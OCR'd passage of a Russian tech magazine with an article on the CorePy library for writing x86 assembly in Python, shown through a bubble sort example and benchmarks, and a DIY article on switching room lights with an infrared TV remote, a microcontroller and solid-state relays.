
Как уже было сказано, CorePy поддерживает несколько процессорных архитектур. Все примеры я привожу для x86 как для самой распространенной и единственной мне знакомой :). Программные модели отличаются друг от друга в основном наборами команд. Для работы с тем или иным набором необходимо импортировать corepy.arch.*.isa (вместо * подставь имя архитектуры). В этих модулях находятся объекты, из которых потом компонуются программы. Для начала работы создай экземпляр InstructionStream (в

Машинный код, созданный CorePy на основе нашего

```
# Platform: linux.spre_linux_x86_32
BITS 32
SECTION .text
global bubble_sort
bubble_sort:
PROLOGUE:
        push ebp
        mov ebp, esp
        push edi
        push esi
        push ebx
BODY:
BEGIN_ALL:
        mov esi, 0
        mov ecx, 0
BEGIN_LOOP:
        mov edi, dword [ebp + 8]
        mov eax, dword [edi + ecx * 4 + 0]
        mov ebx, dword [edi + ecx * 4 + 4]
        cmp eax, ebx
        jle LE
        mov esi, 1
        mov dword [edi + ecx * 4 + 0], ebx
        mov dword [edi + ecx * 4 + 4], eax
LE:
        inc ecx
        cmp ecx, dword [ebp + 12]
        je END_LOOP
        jmp BEGIN_LOOP
END_LOOP:
        cmp esi, 0
        jne BEGIN_ALL
EPILOGUE:
        pop ebx
        pop esi
        pop edi
        leave
        ret
```






примере это code). Затем с помощью метода add в него заносятся конкретные команды, например:



```
code.add(x86.mov(eax, 0)).
```

Мы добавили к командам из code операцию обнуления eax. Примерно так и составляется вся программа. x86 — это псевдоним для соответствующей ISA. Для того чтобы все время не писать code.add(команда), можно просто вызвать функцию x86.set_active_code(code) для экземпляра твоей ISA. После этого все создаваемые инструкции будут автоматически добавляться к code. Названия и структура параметров команд полностью совпадают с ассемблерными аналогами, поэтому запомнить их не составляет труда. Для работы с регистрами импортируй все имена из corepy.arch.x86.types.registers. Далее в параметрах команд просто пиши, что нужно: eax, bp и т.д. Здесь есть одна хитрость: регистры — это обычные объекты. Поэтому для них можно вводить псевдонимы. В примере я ввел альтернативное имя is_finish для esi. Такой подход облегчает




Код нашей функции на CorePy

```
import corepy.arch.x86.isa as x86
import corepy.arch.x86.platform as env
from corepy.arch.x86.types.registers import *
from corepy.arch.x86.lib.memory import MemRef

code = env.InstructionStream()
lbl_begin = code.get_label('BEGIN_ALL')
lbl_loop = code.get_label('BEGIN_LOOP')
lbl_le = code.get_label('LE')
lbl_end = code.get_label('END_LOOP')
is_finish = esi # флаг завершения
x86.set_active_code(code)

# Принимаем через стек два параметра: начальный адрес мас-
сива и максимальный допустимый индекс в нем
code.add(lbl_begin)
x86.mov(is_finish, 0)
x86.mov(ecx, 0)
code.add(lbl_loop)
# Заносим в edi адрес начала массива
# Он всегда состоит из 4байтных целых чисел
x86.mov(edi, MemRef(ebp, 8))
x86.mov(eax, MemRef(edi, disp=0, index=ecx, 4)
x86.mov(ebx, MemRef(edi, disp=4, index=ecx, 4)

# Если порядок сортировки нарушен...
x86.cmp(eax, ebx)
x86.jle(lbl_le)

# меняем элементы местами
x86.mov(is_finish, 1)
x86.mov(MemRef(edi, disp=0, index=ecx, 4), ebx)
x86.mov(MemRef(edi, disp=4, index=ecx, 4), eax)
code.add(lbl_le)
x86.inc(ecx)
x86.cmp(ecx, MemRef(ebp, 12)) # уже конец?
x86.je(lbl_end)
x86.jmp(lbl_loop)
code.add(lbl_end)

# Если не было ни одной перестановки, то массив отсортирован
x86.cmp(is_finish, 0)
x86.jne(lbl_begin)
```

восприятие, как правило, сильно запутанных ассемблерных программ. Механизмы адресации традиционно считаются сложным аспектом в программировании на ассемблере. Действительно, x86 поддерживает несколько ее типов: прямая, косвенная, базовая, индексная, со смещением и т.д. В этих разновидностях немудрено заблудиться. Для формирования указателей на ячейки памяти CorePy предоставляет удобный класс MemRef (передается как параметр соответствующим конструкторам команд), который может заметно облегчить работу и повысить визуальную наглядность кода. Например: MemRef(0xABCD) — указатель на абсолютный адрес, MemRef(rip, -1024) — указатель на ячейку памяти, смещенную относительно IP, MemRef(rsi, disp = 0, index = rcx, scale = 4) — эффективный адрес = base + (index * scale) + disp (индексная базовая адресация со смещением). Последний случай используется в примере.

Emacs представляет собой одну из лучших сред программирования, особенно, если приходится одновременно работать с несколькими языками

Редкая программа выполняется линейно и может обойтись без меток для переходов. Объекты меток в CorePy создаются классами InstructionStream — выглядит приблизительно так: lbl_loop = code.get_label(«LOOP»). Здесь lbl_loop — это новая метка, а code — поток команд. Если у code запросить еще одну метку с именем «LOOP», вернется тот же экземпляр. Для использования созданной метки ее нужно поместить в код. Это очень просто: code.add(lbl_loop) добавляет метку на текущую позицию в коде. Концепция раздельного создания и использования меток может показаться странной, но она необходима для организации прыжков на метки, которые идут впереди по коду. Если ты изучил ассемблерный листинг нашей программы, то наверняка обратил внимание, что CorePy разделяет каждую функцию на три части и вводит предопределенные метки: PROLOGUE, BODY и EPILOGUE. Все, что мы пишем, попадает в главную часть — BODY. Код эпилога и пролога генерируется автоматически. Он нужен для обеспечения бинарного интерфейса между функцией и внешним миром. Наличие такой автоматизации — еще одно преимущество CorePy: теперь программист тратит меньше сил на реализацию рутинных вещей, таких как инициализация регистра bp указателем на вершину стека и т.п.
CorePy использует стек для передачи параметров в функции. На стороне Python-кода для этого нужно использовать специальный класс ExecParams. У него есть восемь полей: p1, p2, ... , p8 — каждое соответствует одному из восьми параметров, которые можно передать в функцию. Такой объект передается экземпляру класса Processor во время запуска процедуры. Из ассемблера доступ к параметрам осуществляется по старинке: через смещение относительно указателя начала стека. Чтобы, например, скопировать первый параметр в eax, напиши следующее: x86.mov(eax, MemRef(ebp, 16)). Для возврата значений из функций используется регистр с предопределенным именем. Обычно это gp_return. Разумеется, ассемблер имеет смысл применять для обработки больших массивов данных — только в этом случае можно увидеть повышение быстродействия. Но много информации через регистры и стек в функцию не передашь, и эта проблема имеет отдельное решение. Например, можно пользоваться классом array из стандартной библиотеки. Это обычный динамический гомогенный массив для Python. Среди встроенных типов есть только гетерогенные списки, но они неэффективны при работе с большими блоками однотипных элементов. К тому же, они не предоставляют прямого доступа к памяти, а это нужно для работы ассемблерного кода. Поэтому и появился класс array — у него есть метод buffer_info(), возвращающий адрес начала массива и количество элементов в нем. Этот адрес можно использовать напрямую из ассемблера, в своем примере я так и сделал. CorePy предоставляет похожий класс с почти идентичным интерфейсом — extarray. В отличие от стандартного array, он всегда выделяет память, выровненную по границам страниц. За счет такой оптимизации твои программы будут работать максимально эффективно. Плюс, на Linux поддерживается технология huge pages, и ее использование абсолютно прозрачно для программиста. Иногда очень удобно использовать средства Python для автоматизации создания потоков команд. Ты можешь написать программы, которые будут автоматически генерировать последовательности ассемблерных инструкций. В примерах, которые идут с CorePy, можно встретить такие участки кода:

```
for i in xrange(0, 65): code.add(x86_isa.pop(edi))
```

Здесь вместо того, чтобы заниматься copy and paste, разработчики написали цикл, который создает 65 pop-инструкций, идущих друг за другом. Я думаю, развив эту идею, можно сделать библиотеку удобных макросов — и использование старого доброго asm'a станет еще комфортнее.

АНАЛИЗИРУЕМ РЕЗУЛЬТАТЫ

Выходит, ассемблерная версия рвет обычную на несколько порядков! Мы получили выигрыш от тысячи до десяти тысяч раз по скорости при использовании одинакового алгоритма, и с ростом количества элементов в массиве этот отрыв становится все заметнее. На графиках с четырьмя кривыми я вывел зависимость логарифма времени выполнения от количества элементов. Я провел два эксперимента с малым и большим N (до тысячи и до семи тысяч) — на графиках с двумя линиями выводятся абсолютные величины и сравниваются методы с приблизительно одинаковым порядком производительности. На одном показано время выполнения Python-реализации с PsyCo-оптимизацией и без. Видно, что PsyCo работает, но в этом тесте эффект, все же, не слишком убедителен — кривые идут почти одна под другой. На другом графике мы наблюдаем стандартную функцию sort против нашей ассемблерной реализации — sort работает приблизительно на один порядок быстрее с нашим количеством элементов, но заметна тенденция к увеличению этого разрыва. Связано это с тем, что встроенные функции пишут на C, и они обычно очень хорошо оптимизированы. И конечно, там используется алгоритм с меньшей сложностью, чем n**2, как у нашей bubble sort :).

ПОДВЕДЕМ ИТОГИ

Позволяя писать низкоуровневые процедуры прямо в Python-коде с использованием его синтаксиса, CorePy снижает порог вхождения в машинное программирование до минимума. На официальном сайте приведена цитата одного из пользователей. Он говорит, что CorePy опять сделал программирование на ассемблере увлекательным и веселым занятием. Библиотека логична и последовательна, ее освоение не займет много времени, а от комфортного программирования получаешь почти феерическое удовольствие :). Количество программ, используемых в рабочем процессе, при этом не увеличивается. Ты по-прежнему работаешь с одним Python-интерпретатором, а значит, не нужно читать документацию к незнакомым компиляторам и другим утилитам, которыми ты никогда не пользовался (или пользовался, но давно). Это может служить хорошим стимулом для использования CorePy в промышленном программировании. Библиотека найдет применение в самых разных областях: встраиваемые приложения, научные расчеты, производство игр — и так далее. Отличная технология!

Запуск нашей сортировки

```
import corepy.arch.x86.platform as env
proc = env.Processor()
params = env.ExecParams()
def sort(array):
    bi = array.buffer_info()            # Подготовка параметров
    params.p1 = bi[0]                   # Начало массива
    params.p2 = bi[1] — 1               # Количество элементов
    proc.execute(code, params = params)# Запуск asm — кода!
```

ЕВГЕНИЙ «VSHMUK» БЕЙСЕМБАЕВ
/ DIVER@EDU.IOFFE.RU /

ИНФРАКРАСНАЯ ЛЕНЬ

Управлять с пульта можно не только телевизором

Устав вставать с дивана, чтобы в очередной раз выключить свет в комнате, я задумался, как можно облегчить себе жизнь. Взгляд упал на инфракрасный пульт управления от старого телевизора. **«Почему бы не поуправлять светом с его помощью?»** — подумал я. И взялся за реализацию идеи.

Конечно, в продаже есть нормальные, «цивильные» системы дистанционного управления светом в комнатах. Обычно они идут в комплекте, — как части разрекламированного «умного дома». Но мы же хакеры? Поэтому будем делать умный дом своими руками, что в разы дешевле и интереснее.

ПУЛЬТ

Понадобится нам всего ничего: ИК-пульт (подойдет практически любой), микроконтроллер, ИК-датчик и так называемые твердотельные реле. К цифровой ножке контроллера привесим ИК-датчик, который, поймав из эфира нужные данные, отошлет на реле импульс включения/выключения. Начнем с пульта. Любой ПДУ для нас, как электронщиков, имеет две характеристики. Это частота модуляции, так называемая несущая, и метод кодирования сигнала. С частотой все просто — это то, насколько быстро «моргает» излучатель. Как правило, попадаются частоты 36 кГц, 38 кГц и 40 кГц. А вот с методами модуляции придется повозиться, так как каждый производитель использует свой протокол. Не факт, что метод кодирования, использовавшийся на моем пульте, подойдет к твоему. Лично я тыкал в кнопки и смотрел сигнал с приемника на осциллографе. У тебя осцильника может и не быть, но информация в интернете по протоколам разных производителей ищется очень легко. В любом случае — подробнее по ним читай далее, в отдельной главе. Не забудь проверить пульт на признаки жизни, это сэкономит немало нервов. Направь на него объектив цифровой камеры своего мобильника и понажимай кнопочки. Матрица камеры воспримет излучение работающего пульта как ярко-синее, почти белое.

КОНТРОЛЛЕР

Схему я делал на оказавшемся под рукой Atmel AT91SAM7X128. Это очень крутой МК архитектуры ARM7. Главный его плюс — не нужен программатор: контроллер замечательно шьется через встроенный USB-порт. А вообще, «Атмелы» всегда славились продвинутой периферией в своих контроллерах. Поэтому советую приобрести хотя бы один, поверь, для него найдется применение в любой задаче. Конкретно в нашем случае, такая примитивная функция, как расшифровка сигнала с пульта и воспроизведение некоторых действий, могла бы решиться намного более простым 8-битным контроллером, а использование AT91SAM7X — пушка в вопросе обстреливания воробьев. Но за дешевизной мы не гонимся, а гонимся за удобством программирования, наглядностью и переносимостью на другие проекты. Итак, контроллер в нашей задаче должен иметь, как минимум:


- Один логический вход, куда мы будем подключать ИК-сенсор;
- Один логический выход, где будет висеть реле для включения света в комнате. Если хочешь сделать контроллер «умнее», то на досуге приделай к нему ЖК-дисплей с выводимой информацией (для управления ему понадобится еще около 8-ми логических выводов);
- Из периферии — один таймер для замера задержек.

ДАТЧИК

Также понадобится ИК-датчик на нужную тебе несущую частоту. Добывается он в магазинах электроники, барахолках или в старых телевизорах/видиках. Скорее всего, называться он будет Vishay TSOP18XX (на XX кГц). Питается от 5 или 3,3 В, внутри имеет все необходимые фильтры и усилители, а на выход отдает уже нормальный логический сигнал, который можно без посредников заводить на логическую ножку микросхемы. Датчик выбирай совместимым по несущей частоте с твоим ПДУ. Настроенный на другую частоту тоже будет работать, но только если светить в него в упор. У моего Sony RM-836 несущая равна 36 кГц, соответственно, и сенсор я купил TSOP1836, — он наиболее часто используемый.

РЕЛЕ


Наша задача — рулить довольно мощной и питающейся от большого напряжения нагрузкой (освещением в комнате, например). Естественно, слабый и работающий от 3,3 В микроконтроллер не сможет зажечь лампочку, да и 220 вольтам в нашей схеме пока что взяться неоткуда. Для решения таких задач и были придуманы реле (от relay — «эстафета»). Эти



Так выглядит наше реле с двух сторон и со снятым радиатором. Радиатор с термопастой — для задач типа «руление пылесосом»




Вот что видно на осциллографе. Последовательность читается довольно легко




Светим пультом прямо в глаз

Почти собранные модули, — не впаян только драйвер



ВНУТРЕННОСТИ СЕНСОРА

Инфракрасный датчик — довольно сложное устройство. Для начала, в нем есть фотодиод, реагирующий на ИК-часть спектра. Напрямую аналоговый сигнал с фотодиода на контроллер посылать не имеет смысла — он просто все свободное время будет оцифровывать картинку и пытаться извлечь из нее данные. Поэтому в датчик уже включены фильтры и демодулятор, дергающий, в итоге, за базу транзистора. Как только поймается единица, транзистор откроется, и вывод OUT закоротится с землей GND — тогда контроллер видит переход состояний и запускает прерывание.



приборы могут малыми силами замыкать и размыкать схему, по которой течет большой ток. Классический вариант — электромагнитное реле (с магнитом внутри, коммутирующим нашу цепь притягиванием к себе так называемого якоря). Вообще, термином «реле» можно с натяжкой обозвать любой выключатель, даже тот, что висит на стенке, приводится в действие рукой и включает освещение. У электромагнитных реле есть недостаток. Из-за наличия движущихся частей и электромагнита сами релюшки будут требовать немаленькое напряжение и потреблять нехилый ток, который микросхема выдать не в силах. Делать всякие мегаусиления не будем, а воспользуемся так называемыми твердотельными реле. Они требуют на вход TTL (3,3-5 В) логику и могут коммутировать переменные токи до нескольких ампер. Внешне они могут выглядеть как обыкновенные MOSFET-транзисторы с местом для прикручивания радиатора, а внутри являются тиристорами в паре (смотри врезку).
В нашей лаборатории уже есть реле, сделанные из тиристоров 25TTS фирмы Vishay (http://www.vishay.com/docs/94384/94384.pdf). Ты тоже можешь подобрать себе подобное в магазинах/на барахолках, только следи за максимальным пропускаемым током (Мощность лампочки=Ток*Напряжение, не забыл?), а также — возможностью работать с переменным напряжением и минимальным током на затвор. Полагаю, придется привесить на вход реле еще один транзистор, но это не больно :). В общем, микроконтроллер в нужный момент будет подавать на реле (через транзистор или оптотриак) логическую единицу (3,3 В), а реле — пропускать через себя 220 В переменного тока.


ПРОТОКОЛЫ

Если частоты модуляции в ИК-пультах хоть как-то стандартизированы, то с протоколами что-то не сложилось. Любая компания-производитель выдумывает свои собственные. «Низкоуровневых» протоколов распространено два. Это RC5 (так называемый манчестерский код), использующийся Philips, и Sony, изобретенный фирмой Sony. Протокол Манчестера часто используется в линиях передачи данных, когда увеличение заряда или «яркости» линии чревато «ослеплением» сенсора (подробнее — смотри врезку). Вкратце, единица представляется переходом из 1 в 0, а ноль — из 0 в 1. Протокол Sony, в отличие от RC5, не кодирует данные переходами из состояния в состояние, а использует для этого их длительности (!). Например, сначала идет одиночный импульс «1», а потом, в зависимости от передаваемого, одиночная или двойная пауза (вообще, что считать паузой, а что импульсом — вопрос спорный, транзистор внутри сенсора все равно все инвертирует). Скажем, единица будет выглядеть как «1-0-0», а ноль — как «1-0». С «высокоуровневыми» протоколами — в разы сложнее. Поверх низкоуровневых модуляций уже передаются те самые данные, которые и отличают одну нажатую кнопку от другой. Здесь советовать что-либо трудно, количество стартовых/стоповых бит, LSB/MSB очередности и разделение команды-данные всегда будет свои. Тычь осциллографом в сенсор, изучай передаваемые данные, ну и про



РЕЛЕ И ДРАЙВЕРЫ

Несмотря на плюсы твердотельных реле, минусов у них тоже более чем достаточно.
Во-первых, ток управления в большинстве случаев требуется такой, какой ножка микроконтроллера выдать не в состоянии — просто сгорит. Во-вторых, многим релюшкам требуется 5 В на включение, тогда как МК твой выдает только 3,3 В (по спецификации CMOS). В общем, я тебе категорически не рекомендую подключать релюшку напрямую к контроллеру, даже если тока с напряжением достаточно. Правильнее и дешевле — включать его через полевой транзистор! Для наших задач подойдет любой, например, IRML2803 фирмы International Rectifier.
Теперь о том, как выбрать реле. Первая попавшаяся релюшка KSD210AC8 фирмы Cosmo Electronics уже подходит нам (http://cosmo-ic.com/object/products/KSD210AC8.pdf). Управляется, минимум, 4 вольтами, поэтому надо добыть 5 или 12 вольт, но на плате они всяко есть.
То, что управляет чем-то мощным (у нас это — реле), по терминологии зовется драйвером. В данном случае драйвер — просто полевой транзистор.
Вместо обычного транзистора можно использовать его же, но с оптоpазвязкой, так во многих случаях безопаснее и правильнее, несмотря на наличие развязки уже внутри релюшки.
Еще совет. Выбирай себе реле с максимальным выходным током в 2-3 раза больше, чем тот, с которым оно будет использоваться. Иначе — готовься к тому, что в шкафу будет адский кипятильник!



ПРОТОКОЛЫ МАНЧЕСТЕР И EFM

Допустим, тебе надо по очень длинной линии с кучей помех (неважно, оптическая она или просто медный провод) передать кучку единиц. Стартовые и стоповые биты не спасут от обилия сигналов с «высоким уровнем», и датчик/триггер на том конце линии просто перестает адекватно воспринимать данные. Поэтому для сред с высоким уровнем помех используются так называемые self-clocking модуляции.

Например, в протоколе Manchester (используется в Ethernet) единица дополняется нулем, а ноль — единицей, поэтому значений с высоким уровнем на линии столько же, сколько и с низким. К тому же, так мы сохраняем заряд кабеля. Приемник всегда может подстроиться на частоту и амплитуду сигнала, и в итоге — потерь данных меньше.

Что-то подобное используется и в кодировании данных на CD-ROM, где 8 бит каждого байта по таблице переводятся в избыточные 14 с тем принципом, что любые две единицы разделяются, минимум, двумя и, максимум, десятью нулями. Вместе с дополнительными тремя битами, склеивающими байты, мы получаем равномерно «серую» поверхность диска, поэтому сенсор всегда явно различает темные (темнее серого) и светлые (светлее серого) участки.

Википедия предлагает небольшие обзорные статьи по теме:

- http://en.wikipedia.org/wiki/Manchester_code.
- http://en.wikipedia.org/wiki/Eight-to-Fourteen_Modulation.

Google тоже забывать не стоит. Полагаю, протоколы для большинства пультов уже расшифрованы и лежат в открытом доступе. Будешь читать алгоритм — не путай низкоуровневые нули и единицы (свечение pulse и space) с логическими, получаемыми после расшифровки.

☒ АЛГОРИТМ

У меня оказался пульт от телевизора Sony XXX, поэтому прошивку для контроллера я писал, исходя из местного протокола. За «единичный интервал» берем 0,6 мс, тогда стартовый ноль — это 4 интервала, единица занимает 1+2 интервала, а ноль — 1+1. Последовательность действий в моем случае примерно такова:

```
— Ставим прерывание на срабатывание в 0 (когда данные не передаются, транзистор в датчике закрыт, на ножке единица).
— Оказавшись внутри прерывания, сбрасываем и запускаем таймер.
— Ставим прерывание на 1. Стартовый ноль должен быть длиной 2.4 мс.
— Внутри прерывания замеряем, сколько натикал таймер:
— Если натикало около 2.4 мс, то мы поймали полезные данные;
— Если нет, то поймали что-то не то.
— [Метка!] В любом случае, ставим прерывание снова на 0, да к тому же сбрасываем счетчик (если продолжаем принимать пакет).
— Сработать оно должно примерно через 0.6 мс. Если прерывание настало через другой промежуток времени, то сбрасываем состояние. А если через 0.6, — то мы поймали одиночную единицу. Следующая последовательность наконец-то сообщит нам, что имел в виду пульт. Сбрасываем счетчик и ставим прерывание на 1.
— В нем смотрим, через какой промежуток времени мы тут оказались. Если через 1.2 мс, то к нам приехала единица, а если через 0.6 — то нолик. Запихиваем его в «командный» байт ногами вперед (LSB) и идем циклом в метку [Метка!].
— Как приняли 7 командных бит, принимаем 5 адресных.
— По протоколу через 40 мкс пульт повторяет последовательность, поэтому если хочешь дополнительной надежности — приступай к действию только после второй повторенной команды.
— Ну, а если все биты совпали с тем, что мы ожидаем, то производим действие (например, пищим лампочкой).
```

Как-то так. Страшно, но в готовом коде букв будет в разы меньше.

☒ СБОРКА И ИСПЫТАНИЕ

У меня уже была отладочная плата на контроллере ARM7. Вся периферия — отключена, к одному цифровому входу была привешена OUT-ножка датчика, а к выходу я временно привесил динамик-пищалку, чтобы не играться с высоким напряжением раньше времени. Datasheet порекомендовал мне привесить конденсатор 4.7 мкФ между питанием и землей датчика, ну а я был как бы не против. Затем я щупал осциллографом выход ИК-датчика, тыкал в кнопки пульта и пытался найти соответствие между протоколом и видимым мной на экране. После некоторых правок и перезаливок кода динамик стал наконец-то пищать, сообщая, что контроллер распознал мои нажатия.


☒ АПЛОДИСМЕНТЫ!

Теперь ты можешь управлять с обыкновенного пульта дистанционного управления любой техникой в доме. Одной релюшкой с лампочкой все, естественно, не ограничивается, и ты волен привесить на контроллер какие угодно функции, хватило бы фантазии и усидчивости. Да, минусы в моем проекте тоже есть. Во-первых, устройство не умеет снаружи конфигурироваться через USB или UART. Захочешь поменять кнопку, на которую будет реагировать контроллер, — перекомпилируй и перепрошивай все по новой. Сам контроллер тоже слишком крут для таких задач. Я его выбрал за универсальность, но в готовом «серийном» устройстве, висящем в шкафу на стенке, понятно, придется использовать что-нибудь подешевле. Надеюсь, сидя на диване и руля техникой в доме, ты не заработаешь геморрой. Мой тебе совет, пока не поздно — выбрось пульт вместе с телевизором в окно и иди гулять. Весна, как-никак.



АППАРАТНЫЕ ПРЕРЫВАНИЯ

Любое ядро любого процессора как-то должно реагировать на внешние раздражители, например, на приход сигнала с какой-нибудь ножки. Первый способ — банально написать программу, периодически опрашивающую периферию на предмет изменения состояния. Но это затратно, несинхронно и, вообще, немодно. Поэтому еще на заре компьютеростроения был изобретен механизм прерываний. Специальный периферийный контроллер содержит список функций (обработчиков), на которые нужно совершать переход, если произошло какое-либо событие. Если оно происходит, контроллер прерываний насильно сохраняет текущие значения регистров в стеке и перебрасывает процессорное ядро на новый адрес с обработчиком. Последний исполняется и сбрасывает флаг прерывания, сообщая, что оно обработано и можно двигаться дальше.



ВАДИМ ДАНЬШИН «DOCTOR V_M_E_N»
/ YURIK_YUROK2@MAIL.RU /

ГРОМ И МОЛНИИ

Эксперимент по передаче энергии на расстояние

